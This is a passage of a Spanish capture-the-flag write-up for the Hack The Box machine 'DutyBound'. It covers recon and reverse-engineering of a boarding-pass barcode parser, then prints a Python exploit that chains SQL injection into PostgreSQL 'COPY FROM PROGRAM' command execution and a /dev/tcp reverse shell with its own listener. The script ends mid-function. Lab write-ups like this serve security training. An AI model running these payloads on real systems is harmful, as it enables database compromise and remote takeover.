
Introduction
Resumen
En la máquina comenzamos con una página web. Después de una investigación general, llegamos hasta un endpoint que nos llama la atención: /verify. Este recoge información de un JSON. Es por esto que se convierte en el candidato principal, pues del otro lado tiene que haber un parser. Después de una investigación conseguimos la ejecución de comandos y con ello la primera shell.
Una vez dentro de la primera shell, tenemos que escalar hacia dutyfree-kiosk, lo que conseguimos aprovechándonos de una sesión gráfica activa bajo este usuario delatada gracias al socket X11. Aprovechándonos de esta sesión conseguimos acceso a la shell de este usuario, desde donde podemos leer user.txt.

Una vez allí toca escalar privilegios. Listando servicios encontramos uno que ejecuta como root un script que permite la inyección de comandos mediante un archivo que es escribible por el grupo pos-ops, además de por root, consiguiendo así acceso total al sistema.

Getting the Flags
Reconocimiento Inicial
Comenzamos escaneando los puertos abiertos.

Ahora vamos a analizar estos puertos más a fondo.

Parece que tiene otro nombre, lo metemos en el /etc/hosts y continuamos. Vamos a ver los posibles directorios de las webs.

Vamos a ver cómo se ven las webs.

Ambas son iguales.
Profundización
Vamos ahora a profundizar en el funcionamiento de estas webs. Vamos a mirar los directorios que hemos encontrado.
/health
/browse
/cart
Aquí podemos ver algo que no veíamos antes. Vamos a realizar un flujo completo en BurpSuite para comprobar cómo funciona por dentro.

Vamos a revisar app.js, porque en lo que vemos de peticiones no hemos encontrado nada.

Parece que se está pasando un JSON en formato raw, por lo que tendrá que haber un parser del otro lado. Puede que este sea personalizado específicamente para la aplicación, y que no se haya probado lo suficiente, por lo que se vuelve el candidato principal de nuestro análisis. Podemos capturar la petición, haciendo click en el botón de escanear el pase de abordaje:

Vamos a buscar con iteración el formato esperado.

La petición nos deja una respuesta con bastante verbose. Añadimos una M.

Parece que necesitamos al menos 60 caracteres. Pondremos M1 + 58 espacios.

Hemos conseguido pasar de errores de truncamiento al de contenido.

Como habla del item 6, metemos un valor hexadecimal válido en las últimas dos posiciones.

Ahora dice que necesitamos APELLIDO/NOMBRE. Pues lo hacemos, restando siempre del número de espacios escritos.

Después de un rato probando, encontramos la página OrcaScan, la cual nos permite descodificar códigos BCBP. Probando la que aparece por defecto en la página:

Porque claro, la cantidad de extra bytes no coincide con la especificada. Vamos a retocarlo.

Con esto parece que hemos sobrepasado los errores de parseo. Después de probar un poco más, conseguimos burlar la sintaxis SQL y que deje de darnos errores.

Explotación
SQLi - via Custom Parsing Logic
Ahora queda encontrar una vulnerabilidad SQLi:

Con esto y ayuda de la IA ya tenemos todo lo que necesitamos para preparar un exploit.
#!/usr/bin/env python3
import argparse, json, re, sys, time, socket, threading

try:
    import requests, urllib3
    urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
except ImportError:
    sys.exit("Run: pip install requests urllib3")

Q = "'"

# Conditional context header that bypassed logic rules in your setup
COND_HEAD = ">50B0WW6275BBA 03125"

class Exploit:
    def __init__(self, base="https://dutybound.htb", cookie=None, verbose=True):
        self.base = base.rstrip("/")
        self.url = self.base + "/checkout/boarding-pass/verify"
        self.v = verbose
        self.s = requests.Session()
        self.s.verify = False
        self.s.headers["Content-Type"] = "application/json"

        # Inject the active session cookie to preserve the backend checkout session context
        if cookie:
            self.s.headers["Cookie"] = cookie if cookie.startswith("session=") else "session=" + cookie

    def log(self, *a):
        if self.v:
            print(*a, flush=True)

    # Automatically construct the compliant barcode payload with our arbitrary payload injection string
    def build(self, free=""):
        # Explicit 58-byte fixed structure alignment validated by your target environment
        mand = "M1DESMARAIS/LUC       EABC123 HTBFRABA 0834 226F001A0001 5"
        assert len(mand) == 58, f"Incorrect structure alignment length for mandatory segment: {len(mand)}"

        cond = COND_HEAD + free
        # Resolves exact hex width of conditional data elements and packs it cleanly into Item 6
        return mand + ("%02X" % (len(cond) & 0xFF)) + cond

    def verify(self, free="", timeout=20):
        payload = {"raw": self.build(free)}
        r = self.s.post(self.url, json=payload, timeout=timeout)
        try:
            return r.status_code, r.json()
        except ValueError:
            return r.status_code, r.text

    # Error-based data extraction leveraging strict type casting violations (CAST as int)
    def leak(self, text_expr):
        # Tilde character wrapper bounds the database error response stream for reliable regex capture
        payload = Q + "||CAST((chr(126)||(" + text_expr + ")||chr(126)) AS int)||" + Q
        _, j = self.verify(payload)
        detail = j.get("detail", "") if isinstance(j, dict) else str(j)
        m = re.search(r'integer:\s*"~(.*)~"', detail, re.S)
        return m.group(1) if m else None

    # Stacked statement query execution strategy tracking stdout to an volatile database sink
    def run(self, cmd, capture=True, timeout=30):
        import random, base64
        t = "pwn_%06x" % random.randrange(1 << 24)

        # Base64 transformation protects syntax strings inside operational system command shells
        b64 = base64.b64encode(cmd.encode()).decode()
        prog = 'bash -c "echo ' + b64 + ' | base64 -d | bash 2>&1; true"'

        stmts = ["CREATE TABLE " + t + "(o text)",
                 "COPY " + t + " FROM PROGRAM $$" + prog + "$$"]

        # Gracefully break the backend query construction string, insert statements, and open safe balancing wrapper
        free = "AAAAAA" + Q + "); " + "; ".join(stmts) + "; SELECT(" + Q

        try:
            self.verify(free, timeout=timeout)
        except requests.exceptions.ReadTimeout:
            return None   # Expected threshold handling during persistent processes

        if capture:
            time.sleep(0.5)
            res = self.leak("SELECT string_agg(o, chr(10)) FROM " + t)
            # Remove structural footprints from the remote instance
            self.verify("AAAAAA" + Q + "); DROP TABLE " + t + "; SELECT(" + Q)
            return res
        return None

    def revshell(self, lhost, lport):
        payload = "bash -i >& /dev/tcp/%s/%s 0>&1" % (lhost, lport)
        cmd = "bash -c " + Q.join(["", payload, ""])
        free = ("AAAAAA" + Q + "); DROP TABLE IF EXISTS pwn; CREATE TABLE pwn(o text); "
                "COPY pwn FROM PROGRAM $$" + cmd + "$$; SELECT(" + Q)
        try:
            self.verify(free, timeout=8)
        except requests.exceptions.ReadTimeout:
            pass

def serve(lport):
    srv = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    srv.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    srv.bind(("0.0.0.0", lport))
    srv.listen(1)
    print("[*] Listening locally on 0.0.0.0:%d ..." % lport, flush=True)
    conn, addr = srv.accept()
    print("[+] Inbound shell session established from %s:%d" % addr, flush=True)
    conn.sendall(b"export TERM=xterm; python3 -c 'import pty;pty.spawn(\"/bin/bash\")' 2>/dev/null || /bin/bash\n")
    import tty, termios
    old = termios.tcgetattr(sys.stdin)
    try:
        tty.setraw(sys.stdin)
        while True:
            r, _, _ = __import__("select").select([sys.stdin, conn], [], [])
            if conn in r:
                data = conn.recv(4096)
                if not data: break
                sys.stdout.buffer.write(data); sys.stdout.buffer.flush()
            if sys.stdin in r:
                conn.sendall(sys.stdin.buffer.read1(4096))
    finally:
        termios.tcsetattr(sys.stdin, termios.TCSADRAIN, old)
        conn.close(); srv.close()

def main():
    p = argparse.ArgumentParser(description="Custom Exploit Solution for DutyBound")
    p.add_argument("--target", default="https://dutybound.htb", help="Base targeted application path")
    p.add_argument("--cookie", default="eyJjYXJ0Ijp7IkNORi1NTlQtMTAwIjoxfSwiY2FydF9pZCI6ImNfYzAxY2YzZDliYyJ9.at9bmw.nUV-0e_RnENy8-zNPjVIkrFGdvg", help="Valid active authentication cookie")
